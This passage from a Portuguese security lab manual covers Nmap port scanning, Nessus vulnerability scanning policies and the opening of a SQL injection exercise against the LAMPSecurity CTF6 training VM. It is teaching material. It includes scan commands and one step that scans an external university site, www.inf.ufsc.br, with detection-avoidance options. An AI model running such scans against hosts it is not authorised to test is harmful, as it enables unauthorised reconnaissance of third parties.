

Figura 18 - Ativação do Firewall no Windows XP

Você irá notar que desta vez as portas antes detectadas pela varredura não mais foram detectadas na máquina em que o firewall foi ativado.

Tarefa 2: Varredura de portas

Agora que já conhecemos os nossos possíveis alvos na rede, não precisamos mais disparar varreduras por toda a rede, evitando o desperdício dos nossos recursos e do nosso tempo. Para isso anote os endereços de IPs encontrados em suas varreduras anteriores, pois iremos utilizá-los novamente aqui.

Basicamente as técnicas que utilizamos para o descobrimento de hosts são as mesmas que iremos utilizar para a varredura de portas. Essas técnicas podem ser inclusive combinadas para que tenhamos uma varredura mais completa, como por exemplo, TCP e UDP. Mas simplesmente ativar todas as opções de busca ao mesmo tempo pode fazer com que o tempo de busca se torne muito alto, inviabilizando a nossa varredura.

Situação 1: Você não tem privilégios de administrador (ou root) mas quer fazer uma varredura nos hosts descobertos a procura de portas.

Neste caso você não poderá utilizar a opção de TCP SYN do Nmap, pois esta opção utiliza pacotes brutos e para utilizar estes pacotes é necessário ter privilégios de administrador (ou root). Entretanto existe uma opção de varredura de portas no Nmap para este caso e ela se chama “Scan TCP Connect” –sT.

Para realizar este teste utilize de preferência um terminal de uma máquina virtual Ubuntu sem o privilégio de root. Certifique-se antes de que haja na rede pelo menos 1 máquina virtual Windows com o Firewall do Windows ativado.

1. Digite o comando: **nmap –sT -v 192.168.6.X** (Substitua o X pelo número final de um IP que você encontrou em sua rede durante a descoberta de hosts)

Você ainda pode colocar uma faixa de IPs no lugar de apenas 1, caso tenha encontrado vários IPs seqüenciais na rede, ou então pode digitar vários endereços de IPs na mesma pesquisa.

Você irá notar que o Nmap não conseguiu identificar a presença da máquina alvo na rede, como mostrado na figura 19, pois o Firewall do Windows está descartando o pedido de conexão enviado pelo Nmap:



Figura 19 - Exemplo 4 de saída do NMAP

2. Agora vá até a máquina virtual Windows e desative o firewall (similarmente ao método explicado na figura 18) e repita o teste.



Figura 20 - Exemplo 5 de saída do NMAP

Como mostra a figura 20, você verá que agora o Nmap consegue detectar que o host está ativo na rede e consegue detectar também as suas portas abertas.

Mas esta técnica só é interessante de ser usada no caso de o usuário não ter privilégios de administrador, pois ela tentará se conectar utilizando o protocolo TCP com cada porta do host alvo e por isso pode ser facilmente detectada, visto que ela

irá completar a conexão em caso de encontrar uma porta aberta. Além disso ela pode facilmente falhar em seus resultados caso encontre algum bloqueio pela frente, como um firewall.

Situação 2: Você tem privilégios de administrador (ou root) e quer fazer uma varredura nos hosts descobertos a procura de portas.

O fato de termos privilégios de administrador nos permite a utilização de pacotes brutos para a investigação de portas nos hosts alvos. Para isso a opção mais utilizada no Nmap para descoberta de portas é a “Scan TCP SYN” que da mesma forma como vimos na descoberta de hosts, não completa a conexão com as portas alvo e é mais difícil de ser detectada.

3. Para testá-la digite o comando **sudo nmap –v –sS 192.168.6.X** em um terminal Ubuntu e em seguida digite a senha do usuário (labtest)

Entretanto a presença de firewalls atrapalha os resultados de varreduras realizadas com esta opção.

4. Faça o teste com o firewall do Windows ativado e desativado.

Para maximizar as chances de passar por firewalls, pode-se acrescentar à varredura a opção de “Scan UDP” –sU, mas isso tornará a varredura mais lenta e não garantirá os resultados caso o firewall também bloqueie pacotes UDP.

Assim podemos criar um novo comando que utiliza as duas opções ao mesmo tempo: **sudo nmap –v –sS -sU 192.168.6.X**. Faça o teste e note que agora o Nmap varre a procura de portas utilizando ambos protocolos TCP e UDP.

6.2 – Scanner de Vulnerabilidades Utilizando o NESSUS

Objetivos

- Entender e criar políticas de varredura para os nossos testes.
- Descobrir vulnerabilidades de segurança em diferentes hosts da rede interna e externa.
- Analisar o resultado de tais vulnerabilidades e as medidas que podem ser tomadas para mitigá-las ou eliminá-las.

Pré-Requisitos

- Leitura da seção 4.2 – Scanner de Vulnerabilidades: NESSUS
- Execução simultânea de pelo menos 1 máquina virtual Windows e 1 máquina virtual Ubuntu para a realização dos testes.

Neste roteiro vamos utilizar o Nessus em sua versão 5.0.0 instalado na máquina virtual Ubuntu para procurar por vulnerabilidades em hosts da rede (Windows e Linux) e posteriormente analisar estas vulnerabilidades para saber qual é o grau de risco de cada uma delas e o que podemos fazer para mitigá-las ou até eliminá-las.

O Nessus já encontra-se instalado em nossa máquina virtual Ubuntu que é a máquina que utilizaremos para executar o Nessus e realizar as varreduras por vulnerabilidades. Entretanto, para instalarmos e configurarmos o Nessus em sistemas Ubuntu devemos proceder da seguinte forma:

1. Vá até o site (TENABLE [B], 2012) e clique em “AGREE” para concordar com os termos de prestação de serviço.
2. Faça o download da opção Ubuntu 11.10 (32 bits): Nessus-5.0.0-ubuntu1110_i386.deb (24668 KB).
3. Em um terminal vá até o diretório onde está o pacote deb e digite: sudo dpkg -i Nessus-5.0.0-ubuntu1110_i386..deb (senha root: “labtest”), você deverá ver uma tela como mostrada na figura 21.

```
labtest@ubuntu:~/Desktop$ sudo dpkg -i Nessus-5.0.0-ubuntu1110_i386.deb
[sudo] password for labtest:
(Reading database ... 147278 files and directories currently installed.)
Preparing to replace nessus 5.0.0 (using Nessus-5.0.0-ubuntu1110_i386.deb) ...
$Shutting down Nessus : .
Unpacking replacement nessus ...
Setting up nessus (5.0.0) ...
nessusd (Nessus) 5.0.0 [build R23018] for Linux
(C) 1998 - 2012 Tenable Network Security, Inc.

Processing the Nessus plugins...
[##################################################]

All plugins loaded

 - You can start nessusd by typing /etc/init.d/nessusd start
 - Then go to https://ubuntu:8834/ to configure your scanner

Processing triggers for ureadahead ...
```

Figura 21 - Instalação do Nessus

4. No terminal inicie o Nessus servidor digitando: sudo /etc/init.d/nessusd start
5. Em um navegador web digite: https://ubuntu:8834 para acessar a interface Web Server do Nessus e em seguida clique em “Get Started” como mostrado na figura 22.



Figura 22 - Interface Web Server do Nessus

6. Crie um login e uma senha para a conta de administrador, no nosso caso login: labtest senha: labtest.
7. Em seguida será necessário digitar o código de ativação. Para isso visite (TENABLE [A], 2012) e selecione a opção “Home Feed” a qual é gratuita e para uso doméstico, como pode ser visto na figura 23.

Figura 23 - Obtenção de código de ativação do Nessus

8. Será necessário concordar com os termos e em seguida clicar em “AGREE”.
9. Preencha seu nome e e-mail para receber o código de ativação.
10. Insira o código de ativação e aguarde até que o Nessus faça o download dos plugins mais atuais.
11. Entre com o login e senha do administrador para criar um outro usuário.
12. Clique em Users e em seguida em Add.
13. Escolha um nome de usuário e uma senha e em seguida clique em Submit (certifique-se de não ter marcado a caixa de seleção “Administrator”).
14. Pronto! Agora basta utilizar a interface Web Server do Nessus com o novo usuário criado para realizar as varreduras por vulnerabilidades.

Se você ainda não iniciou o Nessus servidor, inicialize-o em um terminal de comandos do Ubuntu através do comando: **sudo /etc/init.d/nessusd start** em seguida acesse a interface Web Server do Nessus através do navegador web em: https://ubuntu:8834

Para testar o Nessus, iremos realizar aqui 3 tarefas seqüenciais que são: Definir as políticas que o Nessus irá utilizar para fazer a varredura, realizar a varredura propriamente dita de acordo com as políticas definidas e por fim analisar os resultados obtidos.

Tarefa 1: Definir as políticas

Nesta tarefa vamos analisar as políticas existentes do Nessus e também criar nossas políticas para executar as nossas varreduras. Entretanto a criação de políticas no Nessus não é uma tarefa por definição estática, pois a constante atualização dos plugins utilizados pelo Nessus pode nos oferecer diferentes opções de configurações de acordo com novos plugins adicionados. O fato de as varreduras do Nessus darem cobertura a muitas vulnerabilidades faz com que a lista de opções de configurações seja um pouco extensa, de modo que vamos desconsiderar muitas delas e deixar a configuração padrão, como indica o próprio manual da ferramenta.

Antes de criarmos novas políticas note que o Nessus já traz algumas políticas definidas. Confira clicando na aba “Policies” que aparece na parte superior da interface, como mostra a figura 24:



Figura 24 - Políticas pré-definidas do Nessus

Você pode analisar detalhadamente as configurações de cada política definida pelo Nessus se fizer login como administrador e clicar em “Edit” após selecionar uma das políticas.

Agora vamos criar nossas próprias políticas para varrer as redes.

Para as configurações que não forem citadas, deixe-as como estão por padrão.

Política 1: Rede virtual

1. O primeiro passo é clicar em “Add” na aba “Policies”.

2. Em seguida no submenu “General” vamos preencher na área “Basic” o nome da nossa política no campo “Name” com “Rede virtual”.
3. Na área “Scan” vamos desmarcar a opção “Safe Checks”, pois esta opção fará com que o Nessus não utilize plugins que possam causar instabilidade no alvo remoto. Como nós vamos varrer a nossa própria rede virtual e esta é uma rede criada para testes, não há problemas caso isso aconteça.
4. Na área “Network Congestion” iremos deixar ambas opções desmarcadas como estão, pois não é preciso nos preocuparmos com o congestionamento em nossa rede virtual.
5. Na área “Port Scanners” também não iremos mexer. Aqui o Nessus irá utilizar o Nmap instalado em nossa máquina virtual para efetuar a varredura a procura de portas.
6. Na área “Port Scan Options” iremos alterar o campo “Port Scan Range” para “all”. Esta política terá o objetivo de varrer a nossa rede virtual e como sabemos que a nossa rede não é muito grande devido às nossas limitações de executar muitas máquinas virtuais ao mesmo tempo, podemos fazer a varredura em todas as portas dos hosts.
7. Na área “Performance” deixaremos as configurações padrões.
8. Não iremos utilizar credenciais, portanto passemos para o submenu “Plugins” para escolhermos quais plugins o Nessus irá utilizar para detectar possíveis vulnerabilidades.
9. Note que por padrão todos os plugins estão ativados. Como queremos fazer uma varredura completa iremos deixar a maior parte deles ativados, desativando apenas alguns que não são interessantes para a nossa rede virtual.

10. Clique na bolinha verde das seguintes famílias de plugins para desativá-las por completo (ela ficará cinza), pois não serão úteis em nossa política personalizada para varrer a rede interna a qual conhecemos:
    a. AIX Local Security Checks: Verificações para sistemas IBM AIX.
    b. CentOS Local Security Checks: Verificações para sistemas CentOS Linux.
    c. CGI abuses: Verificações para aplicações web, incluindo testes de injeção SQL, inclusão de arquivo local (LFI), inclusão de arquivo remoto (RFI), entre outros.
    d. CGI abuses : XSS: Verificações para aplicações web em cross-site scripting (XSS).
    e. FreeBSD Local Security Checks: Verificações para sistemas FreeBSD.
    f. HP-UX Local Security Checks: Verificações para sistemas HP-UX.
    g. Junos Local Security Checks: Verificações para sistemas Juniper Junos.
    h. MacOS X Local Security Checks: Verificações para sistemas Apple Mac OS X.
    i. Solaris Local Security Checks: Verificações para sistemas Oracle Solaris.
11. Dê uma olhada nas preferências do submenu “Preferences”. A lista de preferências muda de acordo com os plugins instalados no Nessus. Não será preciso alterar nada em “Preferences” pois os valores preenchidos por padrão pelo Nessus já está adequado para nossa varredura.
12. Por fim, clique em “Submit” para salvar a nova política.

Política 2: Rede externa

1. Siga os mesmos passos da Política 1, apenas mudando o preenchimento de alguns campos.
2. No submenu “General” preencha na área “Basic” no campo “Name” com o nome “Rede externa”.
3. Na área “Scan” iremos deixar as seguintes opções marcadas:
    a. Allow Post-Scan Report Editing: Nos permite a edição do relatório após a varredura.
    b. “Safe Checks” automaticamente faz com que o Nessus desmarque plugins que podem causar algum tipo de dano à rede. Como iremos varrer uma rede externa a qual desconhecemos é importante marcar esta opção.
    c. Silent Dependencies: Não inclui a lista de dependências entre plugins no relatório da varredura.
    d. Avoid Sequential Scans: Faz com que a varredura não seja seqüencial caso haja vários IPs na rede, de modo a tentar evitar a detecção da nossa varredura nas redes externas.
4. Na área “Network Congestion” iremos deixar ambas opções marcadas, para que o Nessus administre o congestionamento de tráfego e evite a sobrecarga na rede externa.
5. Na área “Port Scanners” iremos deixar apenas a opção “SYN SCAN” marcada, de modo que o Nessus irá utilizar o Nmap instalado em nossa máquina virtual para efetuar uma varredura silenciosa a procura de portas.
6. Na área “Port Scan Options” iremos deixar o campo “Port Scan Range” em “default” pois se a rede externa for muito grande, a varredura poderá levar muito tempo para terminar e gastará muito tempo a procura de portas pouco

prováveis de serem utilizadas (o Nessus irá varrer aproximadamente 4.790 portas comuns).

7. Na área “Performance” deixaremos as configurações padrões.
8. Não iremos utilizar credenciais, portanto passemos para o submenu “Plugins” para escolhermos quais plugins o Nessus irá utilizar para detectar possíveis vulnerabilidades.
9. Como vamos varrer diferentes redes externas, não sabemos exatamente que tipos de sistemas operacionais os hosts da rede poderão estar executando e portanto deixaremos habilitados todos os plugins. Como marcamos a opção “Safe Checks” o Nessus irá automaticamente desabilitar plugins que podem ser danosos para a rede, de modo que não precisaremos desmarcá-los aqui.
10. Por fim, clique em “Next” e depois “Submit” para salvar a nova política.

Tarefa 2: Realizar a varredura

Para acessar a tela de varreduras clique no menu superior “Scans”.

1. Clique em “Add” e preencha os campos com os seguintes valores:
    a. Name: Varredura de Rede Virtual 1
    b. Type: Run Now
    c. Policy: Rede Virtual
    d. Scan Targets: 192.168.6.1/24
2. Em seguida clique em “Launch Scan” para dar início a varredura na rede virtual interna.
3. Realize o mesmo procedimento para realizar uma varredura em uma rede externa, preenchendo os campos da seguinte forma:
    a. Name: Varredura de Rede Externa 1
    b. Type: Run Now

c. Policy: Rede Externa

d. Scan Targets: www.inf.ufsc.br

Tarefa 3: Analisar os relatórios

Agora que já realizamos as varreduras, vamos analisar os resultados.

1. Para acessar a tela de relatórios clique no menu superior “Reports”.
2. De um duplo clique no nome do relatório para analisá-lo.

Vamos começar analisando o relatório “Varredura de Rede Virtual 1”:

Plugin ID	Count	Severity	Name	Family
11213	1	Medium	HTTP TRACE / TRACK Methods Allowed	Web Servers
12217	1	Medium	DNS Server Cache Snooping Remote Information Disclosure	DNS
57791	1	Medium	Apache 2.2 < 2.2.22 Multiple Vulnerabilities	Web Servers
57792	1	Medium	Apache HTTP Server httpOnly Cookie Information Disclosure	Web Servers
50686	1	Low	IP Forwarding Enabled	Firewalls
11219	5	Info	Nessus SYN scanner	Port scanners
19506	5	Info	Nessus Scan Information	Settings
20094	4	Info	VMware Virtual Machine Detection	General
35716	4	Info	Ethernet Card Manufacturer Detection	Misc.
11936	3	Info	OS Identification	General
22964	3	Info	Service Detection	Service detection
45590	3	Info	Common Platform Enumeration (CPE)	General
54615	3	Info	Device Type	General
10107	2	Info	HTTP Server Type and Version	Web Servers
10287	2	Info	Traceroute Information	General
20301	2	Info	VMware ESX/GSX Server detection	Service detection
24260	2	Info	HyperText Transfer Protocol (HTTP) Information	Web Servers
25220	2	Info	TCP/IP Timestamps Supported	General
43111	2	Info	HTTP Methods Allowed (per directory)	Web Servers
10114	1	Info	ICMP Timestamp Request Remote Date Disclosure	General
10884	1	Info	Network Time Protocol (NTP) Server Detection	Service detection
11002	1	Info	DNS Server Detection	DNS
12053	1	Info	Host Fully Qualified Domain Name (FQDN) Resolution	General
12634	1	Info	Authenticated Check: OS Name and Installed Package Enumeration	Settings
18261	1	Info	Apache Banner Linux Distribution Disclosure	Web Servers
22869	1	Info	Software Enumeration (SSH)	General
39521	1	Info	Backported Security Patch Detection (WWW)	General

Figura 25 - Tela de relatórios do Nessus

Na tela da figura 25, temos a lista de vulnerabilidades encontradas em todos os hosts da rede alvo, classificados de acordo com a gravidade do risco.

3. Para visualizar a lista de vulnerabilidades encontradas em um host específico da rede, basta clicar no topo do relatório em “Host Summary” como mostra a figura 26:



Figura 26 - Seleção da opção "Host Summary" no Nessus

Desta forma é possível visualizar em cada linha da tabela um host diferente da rede alvo e um gráfico colorido indicando o número de vulnerabilidades encontradas de acordo com a gravidade do risco.

4. Para se obter mais informações sobre estas vulnerabilidades, basta dar um duplo clique em cima do host desejado. Com duplos cliques em cima das novas informações mostradas é possível se obter mais informações, como pode ser visto na figura 27:



Figura 27 - Explorando relatórios no Nessus

Na imagem seguinte é mostrado o relatório da varredura “Varredura de Rede Externa 1”:



Figura 28 - Detalhamento de relatórios no Nessus

Na figura 28 podemos ver as informações detalhadas de uma das vulnerabilidades encontradas no alvo “www.inf.ufsc.br”. Dentre estas informações, podemos ver a sinopse e a descrição da vulnerabilidade encontrada e em seguida a solução apresentada pelo Nessus para resolver o problema. Há ainda referências de links externos relacionados com a vulnerabilidade encontrada.

Se você preferir, é possível ainda gerar um documento HTML contendo o relatório, clicando no canto superior direito do relatório no Nessus em “Download Report”.

5. Agora que você já sabe analisar os resultados obtidos, analise cautelosamente cada vulnerabilidade encontrada nos relatórios de ambas as varreduras realizadas para aprender um pouco mais sobre elas.

6.3 – SQL Injection Utilizando o MANTRA

Objetivos

- Utilizar conhecimentos da linguagem SQL para obter informações armazenadas em um servidor vulnerável.
- Utilizar comandos SQL para obter acesso privilegiado ao servidor vulnerável.

Pré-Requisitos

- Leitura da seção 3.1.1 – SQL Injection.
- Conhecimentos básicos da sintaxe SQL.
- Execução simultânea de 1 máquina virtual Windows ou Ubuntu e 1 máquina virtual CentOS5 LAMPSecurity CTF6 para a realização dos testes.

Neste roteiro vamos utilizar uma máquina virtual externa ao desenvolvimento deste trabalho chamada LAMPSecurity CTF6 que é um servidor preparado com falhas propositais para que possamos explorá-las. Para obtê-la basta acessar (SOURCE FORGE, 2012). Uma cópia desta máquina virtual está disponível junto com as demais máquinas virtuais deste trabalho.

Além da máquina LAMPSecurity CTF6 que iremos utilizar como alvo em nossos testes, iremos utilizar como ferramenta principal para a realização dos testes o framework open source OWASP Mantra, disponível para download em: (MANTRA, 2012).

O framework Mantra foi construído na forma de browser e é multiplataforma. Desta forma poderemos realizar os testes tanto de máquinas virtuais Windows como Ubuntu, pois ambas possuem o browser Mantra instalado.

Como testes para praticar uma injeção de comandos SQL iremos ganhar acesso de administrador no servidor LAMPSecurity CTF6 sem digitar a senha de administrador

para login e posteriormente iremos encontrar uma maneira de obtê-la para acessos futuros.

Tarefa 1: Obter acesso de administrador sem digitar a senha

Primeiramente procure descobrir em sua rede virtual qual é o endereço alocado para o servidor da máquina virtual LAMPSecurity CTF6 (Você pode usar a ferramenta Nmap para descobrir isso facilmente). Vamos utilizar como endereço neste roteiro http://192.168.6.135, mas você deve substituí-lo pelo endereço o qual encontrou em sua rede.

1. Abra o navegador Mantra e em seguida digite o endereço encontrado para acessar o servidor HTTP do LAMPSecurity CTF6. (Ex: http://192.168.6.135).
2. Clique no menu “Log In” para acessarmos a tela de autenticação.

Agora vamos utilizar uma ferramenta inclusa no Mantra chamada SQL Inject me para testar vulnerabilidades de injeção SQL na página de login.

